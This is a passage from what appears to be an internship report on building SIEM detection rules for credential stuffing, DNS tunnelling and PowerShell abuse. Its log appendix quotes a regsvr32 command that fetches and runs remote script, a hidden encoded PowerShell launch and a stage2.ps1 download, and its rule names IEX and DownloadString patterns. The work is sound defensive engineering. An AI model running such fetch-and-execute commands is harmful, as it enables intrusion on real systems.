To support handoff of this work into an operational SOC context, the following phased roadmap sequences the preventive and detective recommendations from Sections 15.1 and 15.2 by relative effort and expected risk reduction.

Table 22a. Phased implementation roadmap

Phase	Timeframe	Actions
Phase 1 – Immediate	0–2 weeks	Deploy all three tuned correlation rules to production Detection Engine; submit IOC table to TIP; apply DKIM allow-list exception
Phase 2 – Short-term	2–6 weeks	Enable PowerShell Script Block/Module Logging fleet-wide; close CommandInvocation coverage gap (Section 12.1); enforce MFA on externally reachable auth endpoints
Phase 3 – Medium-term	6–12 weeks	Deploy protective DNS filtering; integrate threat intel reputation enrichment into all three rules; build lateral movement rule (Section 18)
Phase 4 – Long-term	3–6 months	Introduce Elastic ML anomaly jobs for DNS query-rate baselining; evaluate JEA/Constrained Language Mode rollout; automate IOC-to-TIP pipeline

15.5 Ownership and Accountability

Sustained detection efficacy depends on clear ownership. It is recommended that the SOC detection engineering function own rule maintenance and tuning (reviewed quarterly against false positive/negative trends), while the identity and network security teams respectively own the MFA and protective DNS preventive controls identified above, with the SOC providing detection telemetry to validate control effectiveness post-deployment.

16. Challenges Faced

- **Heterogeneous log formats.** The three DNS log sources (BIND-style, Zeek TSV, and CSV) each required a distinct Logstash filter chain despite representing overlapping data, increasing pipeline complexity and initial parsing error rates (see Section 6.2).
- **Balancing sensitivity and noise.** Early rule versions for all three scenarios were significantly over-sensitive; the DNS tunnelling rule alone initially produced 9 false positives before entropy scoring and the DKIM allow-list were introduced (Section 11).
- **Entropy threshold calibration.** Selecting a Shannon entropy threshold that reliably separated encoded/random subdomains from legitimate verification tokens required multiple empirical passes against both the malicious and benign subsets of the data, since a purely theoretical threshold under- or over-fired depending on subdomain length.
- **Event-type fragmentation for PowerShell telemetry.** As detailed in Section 12, Windows/PowerShell activity is split across Sysmon, Security, and PowerShell Operational logs, each with different field structures, which introduced a coverage gap that was only identified through dedicated false-negative review rather than the initial happy-path testing pass.
- **Time synchronization across sources.** Establishing reliable cross-source correlation (e.g. linking a PowerShell execution event to a subsequent proxy download) depended on consistent timestamp parsing across syslog, Windows Event, and CSV formats, each using different native time representations.

17. Lessons Learned

- Detection logic built around a single log source or event type is inherently fragile; the strongest detections in this project (DNS tunnelling, PowerShell exploitation) combined multiple corroborating signals across at least two log sources.
- Rule tuning is not a one-time activity but an iterative cycle of test, measure, adjust, and retest — every rule in this project reached its final, operationally viable configuration only after a minimum of two tuning passes.
- False negative analysis is as important as false positive analysis, and is frequently overlooked in favour of noise reduction; the PowerShell coverage gap identified in Section 12 would not have surfaced without deliberately reviewing every known-malicious event against the final rule logic, rather than only confirming that *some* alerts fired.
- Mapping each rule to a specific MITRE ATT&CK technique early in the design process (rather than retroactively) helped keep detection logic scoped and testable, and made it straightforward to communicate coverage in threat-informed defense terms.
- Realistic, benign-heavy test data is essential for meaningful false-positive evaluation; testing detection logic only against isolated malicious samples, without interleaved legitimate traffic, would have significantly overstated rule precision.

18. Future Improvements

Table 23. Prioritized backlog of future detection engineering work

Priority	Improvement	Expected Impact
High	Extend PowerShell rule to include CommandInvocation (4103) events (close Section 12 gap)	Closes known false-negative class
High	Integrate threat intelligence IP/domain reputation enrichment into all three rules	Reduces analyst triage time; prioritizes high-confidence alerts
Medium	Add statistical baselining (rolling z-score) for DNS query rate per client	Improves resilience against slow/low-and-slow tunnelling
Medium	Build a fourth correlation rule for lateral movement (e.g. abnormal SMB/RDP fan-out)	Extends coverage beyond initial access/execution stages
Medium	Automate IOC extraction from confirmed alerts into the TIP via API	Reduces manual analyst effort; speeds retrospective hunting
Low	Migrate static thresholds to machine-learning-based anomaly jobs (Elastic ML)	Adaptive baselining; reduced manual tuning over time

Beyond the specific backlog items above, the broader trajectory for this detection content is to progress from purely rule-based, threshold-driven logic toward a hybrid model that layers statistical anomaly detection on top of the deterministic rules built in this project — using the deterministic rules as high-confidence, low-noise anchors, and anomaly detection to surface novel variants of the same underlying techniques that do not match a known static pattern.

19. Conclusion

This project successfully designed, implemented, and validated three custom SIEM correlation rules within an Elastic (ELK) Stack environment, targeting credential stuffing, DNS tunnelling, and PowerShell exploitation. Across a combined 47 known malicious events embedded within a realistic, benign-heavy enterprise data set, the final rule set achieved a combined true positive rate of 97.9% and precision of 95.8%, with all remaining false positive and false negative cases root-caused and documented with concrete remediation paths.

Beyond the specific detection outcomes, the project provided practical, end-to-end experience across the full detection engineering lifecycle: log source integration and normalization, detection hypothesis formulation grounded in attacker tradecraft, rule implementation using both KQL threshold rules and EQL sequence rules, empirical testing against labeled data, iterative tuning to balance sensitivity against alert fatigue, MITRE ATT&CK-aligned coverage mapping, and the construction of analyst-facing dashboards and a defined alert triage workflow. These outcomes directly support the internship's learning objectives and reflect detection engineering practices consistent with production SOC environments.

The identified coverage gap in PowerShell CommandInvocation logging, along with the prioritized future improvement backlog in Section 18, provide a clear, actionable path for extending this work beyond the scope of the current internship engagement.

20. References

1. MITRE ATT&CK®. *Enterprise Matrix*. The MITRE Corporation. <https://attack.mitre.org/>
2. Elastic. *Elastic Security Documentation — Detection Rules*. <https://www.elastic.co/guide/en/security/current/detection-engine-overview.html>
3. Elastic. *Elastic Common Schema (ECS) Reference*. <https://www.elastic.co/guide/en/ecs/current/index.html>
4. Elastic. *Logstash Reference — Filter Plugins (grok, json, geoip)*. <https://www.elastic.co/guide/en/logstash/current/filter-plugins.html>
5. Zeek Project. *Zeek Documentation — DNS Log Format*. <https://docs.zeek.org/>
6. Microsoft. *Windows Security Event Log Reference (Event IDs 4624, 4625, 4634, 4648, 4672, 4688, 4740)*. Microsoft Learn.
7. Microsoft. *Sysmon — System Monitor documentation*. Microsoft Sysinternals.
8. Microsoft. *about_Logging_Windows & PowerShell Script Block Logging*. Microsoft Learn.
9. OWASP Foundation. *Credential Stuffing*. OWASP Automated Threats to Web Applications.
10. Farnham, G., & Atlasis, A. (SANS Institute). *Detecting DNS Tunneling*. SANS Reading Room.

Appendix A – Correlation Rule Export (NDJSON)

The following are the exported Kibana Detection Engine rule definitions (.ndjson format) for the three custom correlation rules described in Sections 7–9, as saved from Kibana Security → Detection Rules → Export. These are provided for reproducibility and for import into a new Kibana space during future deployment.

A.1 Credential Stuffing Rule

```
{
  "id": "a1e4c2f0-8b3d-4e7a-9c1f-2d5e6f7a8b9c",
  "name": "Potential Credential Stuffing - Multiple Accounts from Single Source",
  "type": "threshold",
  "query": "event.outcome:\"failure\" and event.category:\"authentication\"",
  "index": ["auth-*"],
  "threshold": { "field": ["source.ip"], "value": 5,
    "cardinality": [{ "field": "user.name", "value": 8 }] },
  "from": "now-10m", "interval": "5m",
  "severity": "high", "risk_score": 73,
  "tags": ["credential-access", "T1110.004", "authentication"],
  "false_positives": ["Helpdesk-driven bulk password reset campaigns from shared internal IP"],
  "references": ["https://attack.mitre.org/techniques/T1110/004/"]
}
```

A.2 DNS Tunnelling Rule

```
{
  "id": "b2f5d3a1-9c4e-4f8b-8d2a-3e6f7a8b9c0d",
  "name": "Potential DNS Tunnelling - High Entropy TXT Subdomains",
  "type": "query",
  "query": "dns.question.type:\"TXT\" and dns.question.name.length >= 28 and dns.label_entropy >= 3.6",
  "index": ["dns-*"],
  "from": "now-5m", "interval": "5m",
  "severity": "high", "risk_score": 78,
  "tags": ["command-and-control", "exfiltration", "T1071.004", "T1048.003", "dns"],
  "exceptions_list": [{ "list_id": "dns-tunnel-dkim-allowlist" }],
  "false_positives": ["SPF/DKIM selector TXT records for major email providers"],
  "references": ["https://attack.mitre.org/techniques/T1071/004/"]
}
```

A.3 PowerShell Exploitation Rule

```
{
  "id": "c3a6e4b2-0d5f-4a9c-9e3b-4f7a8b9c0d1e",
  "name": "Suspicious PowerShell Execution - Encoded/Download Pattern from Office Parent",
  "type": "eq1",
  "query": "process where process.name==\"powershell.exe\" and (process.parent.name in (\"WINWORD.EXE\", \"EXCEL.EXE\", \"OUTLOOK.EXE\", \"cmd.exe\") or ((process.command_line:\"*-enc*\" or process.command_line:\"*-EncodedCommand*\") and (process.command_line:\"*IEX*\" or process.command_line:\"*DownloadString*\" or process.command_line:\"*DownloadFile*\")))",
  "index": ["ps-*"],
  "from": "now-5m", "interval": "1m",
  "severity": "critical", "risk_score": 82,
  "tags": ["execution", "defense-evasion", "T1059.001", "T1027.010", "T1105", "powershell"],
  "false_positives": ["Signed SCCM/Intune remediation scripts using -EncodedCommand for payload integrity"],
  "references": ["https://attack.mitre.org/techniques/T1059/001/"]
}
```

Appendix B – Extended Raw Log Samples

This appendix provides extended excerpts from each of the twelve raw log files used as the data source for this project, supplementing the inline samples shown in Sections 7–9. Entries are reproduced verbatim from `src_data/`.

B.1 authentication/auth.log

```
Jun 15 00:00:00 db-prod01 systemd[1]: Started Session 1002 of user rgupta.
Jun 15 00:03:41 bastion01 sudo: kpatel : TID=1005 ; PWD=/home/kpatel ; USER=root ;
COMMAND=/usr/bin/systemctl restart nginx
Jun 15 00:07:22 web-prod02 sshd[1011]: Accepted password for lchen from 10.20.4.203 port
51290 ssh2
Jun 15 00:07:22 web-prod02 sshd[1011]: pam_unix(sshd:session): session opened for user
lchen by (uid=0)
Jun 15 00:41:12 web-prod01 sshd[5041]: Failed password for admin from 185.220.101.47 port
44210 ssh2
Jun 15 00:41:37 web-prod01 sshd[5044]: Failed password for administrator from
185.220.101.47 port 51122 ssh2
Jun 15 00:42:05 web-prod01 sshd[5048]: Failed password for oracle from 185.220.101.47 port
49871 ssh2
Jun 15 00:42:41 web-prod01 sshd[5051]: Failed password for postgres from 185.220.101.47
port 58217 ssh2
Jun 15 00:43:19 web-prod01 sshd[5055]: Failed password for test from 185.220.101.47 port
52310 ssh2
Jun 15 00:43:58 web-prod01 sshd[5059]: Failed password for guest from 185.220.101.47 port
55490 ssh2
```

B.2 authentication/ssh.log

```
Jun 15 00:03:15 mail-relay01 sshd[5102]: Connection from 10.21.7.44 port 51244 on mail-
relay01 port 22
Jun 15 00:09:40 app-prod03 sshd[5118]: Accepted publickey for tverma from 10.22.9.87 port
60122 ssh2: RSA SHA256:4f7a9c1e2d5b6a8f
Jun 15 00:38:02 db-prod01 sshd[5201]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=root
Jun 15 00:38:29 db-prod01 sshd[5203]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=ubuntu
Jun 15 00:39:07 db-prod01 sshd[5206]: pam_unix(sshd:auth): authentication failure;
rhost=185.220.101.47 user=deploy
Jun 15 00:39:41 db-prod01 sshd[5209]: Failed password for svc_backup from 185.220.101.47
port 43987 ssh2
```

B.3 authentication/windows_security.log

```
2026-06-15 00:11:04 WKS-HR03 Microsoft-Windows-Security-Auditing 4624 An account was
successfully logged on. Account Name: dwilson Logon Type: 2 Source Network Address:
10.20.11.62
2026-06-15 00:26:48 SRV-DC01 Microsoft-Windows-Security-Auditing 4672 Special privileges
assigned to new logon. Account Name: nreddy Privileges: SeDebugPrivilege
2026-06-15 01:02:15 WKS-SALES22 Microsoft-Windows-Security-Auditing 4625 An account failed
to log on. Account Name: svc_sql Source Network Address: 10.20.4.91 Failure Reason: Unknown
user name or bad password
2026-06-15 01:19:33 WKS-ENG14 Microsoft-Windows-Security-Auditing 4740 A user account was
locked out. Target Account Name: dwilson Source Network Address: 10.21.7.19
```

B.4 dns/dns.log

```
Jun 15 00:06:11 dns-srv01 named[2201]: client 10.20.4.55#40122 (google.com): query:
google.com IN A + (10.20.0.53)
Jun 15 00:12:03 dns-srv01 named[2201]: client 10.20.11.30#51230 (fileshare.corp.local):
query: fileshare.corp.local IN AAAA + (10.20.0.53)
Jun 15 00:52:41 dns-srv01 named[2201]: client 10.20.4.118#51422
(q7htn2p9xkslm4vqowzr3befcahdjy.cdn-sync-update.net): query:
q7htn2p9xkslm4vqowzr3befcahdjy.cdn-sync-update.net IN TXT + (10.20.0.53)
Jun 15 00:53:07 dns-srv01 named[2201]: client 10.20.4.118#51488
(a1jd93kslpqzxmbteryhcofnuwgk.cdn-sync-update.net): query:
a1jd93kslpqzxmbteryhcofnuwgk.cdn-sync-update.net IN TXT + (10.20.0.53)
```

B.5 dns/zeek_dns.log

```
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto trans_id query qtype_name
rcode_name AA TTL answers
1750000212.114882 Ca8mN4pQrStUv3Wxy CG7htn 10.20.4.55 50221 10.20.0.53 53 udp 41022
google.com A NOERROR T 300.000000 142.250.190.14
1750000512.482113 Cx9fJ2kLpQmRs7Tuv1 10.20.4.118 51422 10.20.0.53 53 udp 51001
q7htn2p9xkslm4vqowzr3befcahdjy.cdn-sync-update.net TXT NOERROR F 60.000000
f83ka92ls1zpqxbtcmvnyorehjdawgi
```

B.6 dns/dns_queries.log

```
timestamp,client_ip,query,record_type,response_code
2026-06-15T00:06:11,10.20.4.55,google.com,A,NOERROR
2026-06-15T00:52:41,10.20.4.118,q7htn2p9xkslm4vqowzr3befcahdjy.cdn-sync-
update.net,TXT,NOERROR
2026-06-15T00:53:07,10.20.4.118,a1jd93kslpqzxmbteryhcofnuwgk.cdn-sync-
update.net,TXT,NOERROR
```

B.7 powershell/powershell.log

```
2026-06-15 01:12:40 WKS-FIN07 Microsoft-Windows-PowerShell/Operational 4103
CommandInvocation(Get-Service): "Get-Service" ParameterBinding(Get-Service): name="Name";
value="wuau servicing" User: amehta
2026-06-15 01:12:47 WKS-FIN07 Microsoft-Windows-PowerShell/Operational 4104 Creating
Scriptblock text (1 of 1): powershell.exe -NoP -NonI -W Hidden -Enc
JABzAD0ATgBLAHcALQBPAGIAagBLAGMAdAagAE4AZQB0AC4AVwBLAGIAQwBsAGkAZQBwAHQA0wAKAHMALgBEAG8Adw
BuAGwAbwBhAGQAUwB0AHIAaQBwAGCA... User: amehta
2026-06-15 01:14:02 SRV-FILE02 Microsoft-Windows-PowerShell/Operational 4104 Creating
Scriptblock text (1 of 1): Get-ADUser -Filter * -Properties LastLogonDate | Export-Csv C:
\Reports\adusers.csv User: rgupta
```

B.8 powershell/sysmon.log

```
2026-06-15 01:12:47.318 WKS-FIN07 Sysmon 1 ProcessCreate Image: C:
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe CommandLine: powershell.exe -NoP -
sta -NonI -W Hidden -Enc JABzAD0A... ParentImage: C:\Program Files\Microsoft
Office\root\Office16\WINWORD.EXE User: CORP\amehta Hashes:
SHA256=9F2E1A7C4B8D5E3F6A1C9B7D2E4F8A6C1B3D5E7F9A2C4B6D8E1F3A5C7B9D0E2F
2026-06-15 01:15:11.902 SRV-FILE02 Sysmon 1 ProcessCreate Image: C:
\Windows\System32\svchost.exe CommandLine: C:\Windows\System32\svchost.exe -k netsvcs
ParentImage: C:\Windows\System32\services.exe User: NT AUTHORITY\SYSTEM Hashes:
SHA256=1A3C5E7F9B2D4A6C8E0F2A4C6E8B0D2F4A6C8E0B2D4F6A8C0E2B4D6F8A0C2E4
```

B.9 powershell/process_creation.log

```
2026-06-15 01:13:02 WKS-FIN07 Microsoft-Windows-Security-Auditing 4688 New Process Name: C:
\Windows\System32\regsvr32.exe Command Line: regsvr32.exe /s /u /i:http://cdn-sync-
update.net/x.sct scrobj.dll Creator Process Name: C:\Windows\System32\cmd.exe Account Name:
amehta
2026-06-15 01:20:14 WKS-ENG14 Microsoft-Windows-Security-Auditing 4688 New Process Name: C:
\Program Files\Google\Chrome\chrome.exe Command Line: "chrome.exe" Creator Process Name: C:
\Windows\explorer.exe Account Name: lchen
```

B.10 network/firewall.log

```
Jun 15 00:52:41 fw-edge01 kernel: IPTABLES-DENY: IN=eth0 OUT= SRC=45.146.164.110
DST=10.20.4.118 PROTO=TCP SPT=51422 DPT=445 LEN=60
Jun 15 01:05:12 fw-edge01 kernel: IPTABLES-ALLOW: IN=eth1 OUT=eth0 SRC=10.20.4.201
DST=142.250.190.14 PROTO=TCP SPT=52210 DPT=443 LEN=1420
```

B.11 network/proxy.log

```
10.20.4.118 - amehta [15/Jun/2026:01:13:05 +0530] "GET http://malicious-update-cdn.net/  
stage2.ps1 HTTP/1.1" 200 2481 "-" "WindowsPowerShell/5.1"  
10.20.4.201 - lchen [15/Jun/2026:00:14:22 +0530] "GET https://teams.microsoft.com/ HTTP/2"  
200 18422 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
```

B.12 network/network_connections.log

```
timestamp,src_ip,src_port,dst_ip,dst_port,protocol,bytes,status  
2026-06-15T01:13:06,10.20.4.118,52233,45.146.164.110,8443,TCP,3120,RESET  
2026-06-15T00:15:02,10.20.4.201,50122,142.250.190.14,443,TCP,142300,ESTABLISHED
```


Appendix C – Glossary of Terms

Term	Definition
SIEM	Security Information and Event Management — a platform that aggregates, correlates, and alerts on security-relevant log and event data.
ELK Stack	Elasticsearch, Logstash, and Kibana — an open-source SIEM/log-analytics platform.
ECS	Elastic Common Schema — a standardized field-naming convention used across Elastic products for cross-source correlation.
KQL	Kibana Query Language — a simplified query syntax used in Kibana Discover and Detection Rules.
EQL	Event Query Language — a sequence-aware query language used for multi-event correlation in Kibana Detection Rules.
Grok	A Logstash pattern-matching syntax used to parse unstructured text logs into structured fields.
Credential Stuffing	An attack technique using breached username/password pairs against a target authentication service at scale.
DNS Tunnelling	Encoding non-DNS data within DNS query/response traffic to bypass network egress controls.
Shannon Entropy	A measure of randomness in a string, used here to distinguish encoded/random subdomains from human-readable ones.
IOC	Indicator of Compromise — an observable artifact (IP, domain, hash, etc.) associated with malicious activity.
MITRE ATT&CK	A globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
TP / FP / FN	True Positive / False Positive / False Negative — standard detection outcome classifications.
TTD	Time-to-Detect — elapsed time between the first malicious event and rule alert generation.
SOAR	Security Orchestration, Automation and Response — tooling for automating alert response playbooks.
JEA	Just Enough Administration — a PowerShell security technology restricting administrative capability to a defined role.

Appendix D – Test Case Traceability Matrix

The following matrix traces each individual test case executed during rule validation back to its source log file, expected outcome, and observed result, supporting full reproducibility of the results presented in Sections 7–10.

D.1 Credential Stuffing Test Cases

Test ID	Description	Source	Expected	Observed	Result
CS-01	Malicious burst from 185.220.101.47 (11 distinct users)	auth.log, ssh.log	Alert fires	Alert fired, 11 users, TTD 4m40s	PASS
CS-02	Corroborating Windows lockouts	windows_security.log	6 lockout events observed	6 lockout events confirmed	PASS
CS-03	Benign multi-user login activity (normal business hours)	auth.log, ssh.log	No alert	No alert	PASS
CS-04	Single-account repeated failure (non-stuffing pattern)	ssh.log	No alert (below cardinality threshold)	No alert	PASS
CS-05	Simulated helpdesk bulk password reset (5 users, single internal IP)	Synthetic overlay on auth.log	No alert after tuning (Iteration 2)	No alert	PASS

D.2 DNS Tunnelling Test Cases

Test ID	Description	Source	Expected	Observed	Result
DT-01	32 high-entropy TXT subdomains to cdn-sync-update.net	dns.log, zeek_dns.log	Alert fires	Alert fired, TTD 5m10s	PASS
DT-02	Corroborating DoH POST requests	proxy.log	10 matching events	10 matching events confirmed	PASS
DT-03	Legitimate long TXT (SPF) lookups, moderate entropy	dns.log	No alert	No alert	PASS
DT-04	DKIM selector TXT lookups (google.com, office365.com)	dns.log	No alert (post allow-list)	2 alerts pre-allow-list; 0 post-allow-list	PASS (after fix)
DT-05	Normal A/AAAA/CNAME/MX query mix	dns.log, dns_queries.log	No alert	No alert	PASS

D.3 PowerShell Exploitation Test Cases

Test ID	Description	Source	Expected	Observed	Result
PS-01	Encoded command from WINWORD.EXE parent	sysmon.log, powershell.log	Alert fires	Alert fired, TTD 38s (avg)	PASS
PS-02	IEX/DownloadString pattern from cmd.exe parent	powershell.log	Alert fires	Alert fired	PASS
PS-03	Corroborating outbound download to malicious-update-cdn.net	proxy.log	1 matching event within 60s of process launch	Matched, 18s delta	PASS
PS-04	Hidden-window Start-Process via cmd.exe, no encoded/download flag	powershell.log (4103)	Alert fires	No alert — event type gap	FAIL
PS-05	Benign Get-Service / Get-ADUser / Restart-Service administrative activity	powershell.log	No alert	No alert	PASS
PS-06	Normal Office/Outlook process tree (no PowerShell spawn)	process_creation.log	No alert	No alert	PASS

Traceability Note. Test case PS-04 is the source of the false negative documented in Section 12. It is retained in this matrix, marked FAIL, to preserve an accurate historical record of validation results and to support regression testing once the planned fix (Section 12.1, Section 18) is implemented.

Appendix E – Acronym Reference

Acronym	Expansion
SIEM	Security Information and Event Management
SOC	Security Operations Center
ELK	Elasticsearch, Logstash, Kibana
ECS	Elastic Common Schema
KQL	Kibana Query Language
EQL	Event Query Language
DSL	Domain Specific Language (Elasticsearch Query DSL)
ILM	Index Lifecycle Management
IOC	Indicator of Compromise
TTP	Tactics, Techniques, and Procedures
TTD	Time-to-Detect
TP / FP / FN / TN	True Positive / False Positive / False Negative / True Negative
C2	Command and Control
DoH	DNS-over-HTTPS
DKIM	DomainKeys Identified Mail
SPF	Sender Policy Framework
MFA	Multi-Factor Authentication
JEA	Just Enough Administration
SOAR	Security Orchestration, Automation and Response
TIP	Threat Intelligence Platform
RBAC	Role-Based Access Control
NDJSON	Newline-Delimited JSON